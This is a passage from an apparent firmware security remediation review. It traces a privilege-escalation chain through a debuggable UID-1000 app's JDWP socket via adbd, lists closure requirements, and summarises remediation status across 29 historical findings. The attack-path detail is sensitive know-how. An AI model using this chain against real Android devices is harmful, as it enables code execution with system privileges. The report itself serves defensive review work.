The exact current compiled policy permits system\_app to connect to adbd's JDWP control socket and use the adbd descriptor. The path does not require shell ptrace access; commands execute inside the target UID-1000 app through its own JDWP runtime.

### 4. Decisive control path

**Procedure:** Join the cited artifact observations from input through the security decision to the documented result.

#### REMEDIATION TESTING OUTPUT / EVIDENCE

```
step_1: boundary=system image to running target | result=persistent 6.35.47 Flock app starts  
as UID 1000/system_app  
step_2: boundary=manifest to framework | result=FLAG_DEBUGGABLE causes DEBUG_ENABLE_JDWP bit 1  
at Process.start  
step_3: boundary=framework to ART | result=Zygote/native hooks allow and start dt_android_adb  
JDWP  
step_4: boundary=ADB client to target runtime | result=adbd enumerates target PID and forwards  
jdpw:<pid> through a socketpair  
step_5: boundary=JDWP request to method execution | result=ART InvokeMethod handlers dispatch  
through PrepareInvokeMethod inside the target  
step_6: boundary=execution identity | result=invoked Java code inherits android.uid.system =  
UID 1000 and system_app domain
```

#### Runtime / evidence boundary

The supplied firmware's remediation state is established. A non-destructive live `adb jdwp`, JDWP forward, and harmless `id` transcript is optional field-state corroboration; it is not

|                            |                                                                                                                                                                                                                                                                                                                                                                                   |
|----------------------------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
|                            | required to identify the retained defect in the supplied APK, framework, native, daemon, and policy bytes.                                                                                                                                                                                                                                                                        |
| <b>Closure requirement</b> | Remove android:debuggable from every production privileged app; avoid android.uid.system unless strictly necessary; verify production package flags do not enable JDWP; ensure adbd does not enumerate or forward production privileged processes; authenticate/authorize Collins and ADB; and demonstrate negative adb jdwp plus wireless-chain tests against the release build. |

**Research conclusion****CONCLUSION**

Static analysis is not equivalent to live-device testing, but that limitation does not prevent a firm artifact-level conclusion when the relevant security decision is embodied in the supplied files. For multiple entries, this review traces the path end to end through the supplied executable code, configuration, init rules, compiled SELinux policy, storage state, or controlled offline execution. In those cases, a live test would corroborate behavior on a particular unit; it is not necessary to establish what the supplied implementation does.

The supplied Falcon/Sparrow image shows incomplete remediation. Of the 29 historical entries reviewed, 14 are unremediated, four are likely unremediated subject to an identified runtime prerequisite, seven remain unconfirmed, three are partially remediated, and one original claim was not reproduced. These entries include overlapping weaknesses and exploit-chain stages rather than 29 independent vulnerabilities. The corpus does show specific security changes: userdata and adopted media are encrypted at rest, the historical F37 embedded secret was removed and replaced, the direct historical F41 shell-to-property route is blocked by the supplied SELinux policy, and age-based deletion is present for F44. Those changes do not close most of the reviewed entries.

The retained evidence is substantial: security-relevant methods remain byte-for-byte or instruction-equivalent across compared versions; insecure effective properties, manifest privileges, unauthenticated dispatch paths, root-launched command sinks, recoverable credential material, shared application identities, and offline media recovery remain present. Where a live prerequisite is unresolved, the unchanged downstream chain is strong evidence of residual exposure, while the report marks field reachability as unconfirmed. The defensible overall conclusion is that remediation of the disclosed issues was not completed in the supplied image.

These conclusions apply to the supplied 54-partition image and the identified application versions. They do not establish that the corpus is a current deployment release, do not establish remediation across deployed devices, and do not establish Flex\* applicability. Signed release mapping and the live-device checks identified in the affected findings are required to extend the conclusions beyond the supplied files.